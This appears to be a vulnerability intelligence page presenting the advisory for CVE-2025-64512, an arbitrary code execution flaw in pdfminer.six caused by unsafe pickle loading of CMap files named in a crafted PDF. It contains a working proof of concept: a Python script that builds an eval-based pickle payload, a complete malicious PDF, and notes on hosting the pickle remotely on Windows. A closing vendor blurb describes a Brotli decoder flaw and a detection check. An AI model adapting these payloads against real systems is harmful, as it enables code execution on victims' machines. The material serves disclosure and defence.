New MCP server — Bring vulnerability intelligence into your AI
Back to feed

CVE-2025-64512

ExploitedNVDCIRCLENISA

EUVD-2025-38315 · Published Nov 7, 2025

Arbitrary Code Execution in pdfminer.six via Crafted PDF Input

Summary

pdfminer.six will execute arbitrary code from a malicious pickle file if provided with a malicious PDF file. The CMapDB._load_data() function in pdfminer.six uses pickle.loads() to deserialize pickle files. These pickle files are supposed to be part of the pdfminer.six distribution stored in the cmap/ directory, but a malicious PDF can specify an alternative directory and filename as long as the filename ends in .pickle.gz. A malicious, zipped pickle file can then contain code which will automatically execute when the PDF is processed.

Details
# Vulnerable code in pdfminer/cmapdb.py:233-246
def _load_data(cls, name: str) -> Any:
    name = name.replace("\0", "")  # Insufficient sanitization
    filename = "%s.pickle.gz" % name
    # ... path construction ...
    path = os.path.join(directory, filename) # If filename is an absolte path, directory is ignored
    # ...
    return type(str(name), (), pickle.loads(gzfile.read()))  # Unsafe deserialization

An attacker can:

  1. Create a malicious PDF with a CMap reference like /malicious
  2. Place a malicious pickle file at /malicious.pickle.gz
  3. When the PDF is processed, pdfminer loads and deserializes the malicious pickle
  4. The pickle deserialization can execute arbitrary Python code
POC
Malicious PDF

Create a PDF with a malicious CMAP entry:

5 0 obj
<<
/Type /Font
/Subtype /Type0
/BaseFont /MaliciousFont-Identity-H
/Encoding /#2Fpdfs#2Fmalicious
/DescendantFonts [6 0 R]
>>
endobj

Here the /Encoding points to /pdfs/malicious. Pdfminer will append the extension .pickle.gz to this filename. Place the PDF in a file called /pdfs/malicious.pdf.

Malicious Pickle

Create a malicious, zipped pickle to execute. For example, with this Python script:

#!/usr/bin/env python3
import pickle
import gzip

def create_demo_pickle():
    print("Creating demonstration pickle file...")

    # Create payload that executes code AND returns a dict (as pdfminer expects)
    class EvilPayload:
        def __reduce__(self):
            # This function will be called during unpickling
            code = "print('Malicious code executed.') or exit(0) or {}"
            return (eval, (code,))

    demo_cmap_data = EvilPayload()

    # Create the pickle file that the path traversal would access
    target_path = "./malicious.pickle.gz"

    try:
        with gzip.open(target_path, 'wb') as f:
            pickle.dump(demo_cmap_data, f)
        print(f"✓ Created demonstration pickle file: {target_path}")
        return target_path

    except Exception as e:
        print(f"✗ Error creating pickle file: {e}")
        return None

if __name__ == "__main__":
    create_demo_pickle()

This will create a harmless, zipped pickle file that will display "Malicious code eecuted." then exit when deserialized. Put the file in /pdfs/malicious.pickle.gz.

Test

Install pdfminer.six and run pdf2text.py /pdfs/malicious.pdf. Instead of processing the PDF as normal you should see the output:

$ pdf2txt.py malicious.pdf
Malicious code executed!
Impact

If pdfminer.six processes a malicious PDF which points to a zipped pickle file under the control of an attacker the result is arbitrary code execution on the victim's system. An attacker could execute the Python code of their chosing with the permissions of the process running pdfminer.six.

The difficulty in achieving this depends on the OS, see below.

Linux, MacOS - harder to exploit

On Linux-like systems only files on the filesystem can be resolved. An attacker would need to provide the malicious PDF for processing and the malicious pickle file would need to be present on the target system in a location that the attacker already knows, since it needs to be set in the PDF itself. In many cases this will be difficult to exploit because even if the attacker provides both the PDF and the pickle file together, there would be no way to know in advance which full path to the pickle file to specify. In many cases this would make exploitation difficult or impossible. However:

  • An attacker may find a way to write files to a known location on the target system or
  • The system in question may, by design, read files from a known location such as a network share designated for PDF ingestion.

Overall, there is generally less risk on a Linux or Linux-like system.

Windows - easier to exploit

Windows paths can specify network locations e.g. WebDAV, SMB. This means that an attacker could host the malicious pickle remotely and specify a path to the it in the PDF. Since there is no need to get the malicious pickle file on to the target system, exploitation is easier on a Windows OS.

Appendix

A complete, malicious PDF is provided here. A dockerized POC is available upon request.

%PDF-1.4
1 0 obj
<<
/Type /Catalog
/Pages 2 0 R
>>
endobj

2 0 obj
<<
/Type /Pages
/Kids [3 0 R]
/Count 1
>>
endobj

3 0 obj
<<
/Type /Page
/Parent 2 0 R
/MediaBox [0 0 612 792]
/Contents 4 0 R
/Resources
<<
/Font
<<
/F1 5 0 R
>>
>>
>>
endobj

4 0 obj
<<
/Length 44
>>
stream
BT
/F1 12 Tf
100 700 Td
(Malicious PDF) Tj
ET
endstream
endobj

5 0 obj
<<
/Type /Font
/Subtype /Type0
/BaseFont /MaliciousFont-Identity-H
/Encoding /#2Fpdfs#2Fmalicious
/DescendantFonts [6 0 R]
>>
endobj

6 0 obj
<<
/Type /Font
/Subtype /CIDFontType2
/BaseFont /MaliciousFont
/CIDSystemInfo
<<
/Registry (Adobe)
/Ordering (Identity)
/Supplement 0
>>
/FontDescriptor 7 0 R
>>
endobj

7 0 obj
<<
/Type /FontDescriptor
/FontName /MaliciousFont
/Flags 4
/FontBBox [-1000 -1000 1000 1000]
/ItalicAngle 0
/Ascent 1000
/Descent -200
/CapHeight 800
/StemV 80
>>
endobj

xref
0 8
0000000000 65535 f
0000000009 00000 n
0000000058 00000 n
0000000115 00000 n
0000000274 00000 n
0000000370 00000 n
0000000503 00000 n
0000000673 00000 n
trailer
<<
/Size 8
/Root 1 0 R
>>
startxref
871
%%EOF

Technologies

Debian Debian LinuxPdfminer Pdfminer.SixPdfminer.Six Pdfminer.Six

Weaknesses

CWE-502

CVSS scores

  • v3.18.6CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H

MITRE ATT&CK

Inferred

Where this vulnerability fits in an attack

Privilege Escalation

References

Potentially impacted assets

See if this affects your attack surface

Latest trending attack

Criticalyesterday

Google Brotli decoder - Remote Code Execution via compressed requests (Exploitation Check)

This control is the second step of the Patrowl response to CVE-2026-111497 (Node2Shell). It complements the first control of 22 October 2026, which focused on the Node.js runtime, and does not replace it. Why a second control CVE-2026-111497 is an out-of-bounds write in the Google Brotli decoder, the library that decompresses Brotli ("br") data. It was first published as a Node.js vulnerability, because Node.js bundles this decoder. Later publications showed that the flaw is in the library itself. Every product that embeds an affected version of the decoder is concerned, whatever its language or vendor. A public proof of concept demonstrates code execution. Any server that decompresses request bodies sent with "Content-Encoding: br" exposes the decoder to unauthenticated attackers. Known cases include Express 5 and NestJS 11 on Node.js, Koa and Fastify setups, Bun, Envoy and Istio with request decompression enabled, and any application or reverse proxy that decodes Brotli request bodies with an affected library. The flaw also works in the other direction. A malicious server can compromise an unpatched client that decodes a Brotli response, for example Node.js fetch(), Python clients (requests, httpx, aiohttp, Scrapy) with the Brotli or brotlicffi package, or libcurl builds with Brotli support. What this control checks Patrowl sends small, valid Brotli-compressed requests to each asset and observes whether the server decodes them. The check does not depend on the technology: it detects the behaviour, whatever the stack behind it. These requests are what any legitimate client could send. They never reach the vulnerable code path and cannot affect the availability of the service. How to read the result Potentially impacted means the asset decodes Brotli request bodies: the attack surface is exposed. It does not confirm that the asset is vulnerable. The version of the Brotli decoder in use is not visible from the outside. This check covers applications that parse request bodies on their root path. A Not impacted result does not rule out exposure on other routes, nor on the client side. Checking the versions on the servers remains the only exhaustive verification. Affected and fixed versions Google Brotli 1.0.3 to 1.2.0 are affected, fixed in 1.0.10, 1.1.1 and 1.2.1. Fixed releases of the main products embedding it: Node.js 22.23.4, 24.22.1 and 26.12.1 (end-of-life lines 20.x and older and 25.x receive no fix), Bun 1.4.4, Envoy 1.37.8, 1.38.6, 1.39.3 and 1.40.0, Istio 1.29.9, 1.30.6 and 1.31.2, Python Brotli 1.2.1 and brotlicffi 1.2.1.0. Products that link against the system library depend on the Brotli package of the Linux distribution. Recommendations Update every component that embeds the Brotli decoder (only real fix). Start with the assets flagged by this control. Restart the processes after the update. Rebuild containers, single-executable applications and appliances that bundle an affected runtime or library. Reduce the exposure until the update is deployed. Reject requests with "Content-Encoding: br" at the reverse proxy, load balancer or WAF, case-insensitively and including lists such as "gzip, br". On Envoy and Istio, disable request decompression for Brotli. Review outbound calls. List the features that fetch content from servers you do not control, and patch the services that host them first.
Take 15 minutes to discover our platform with our experts


Patrowl Intel platform screenshot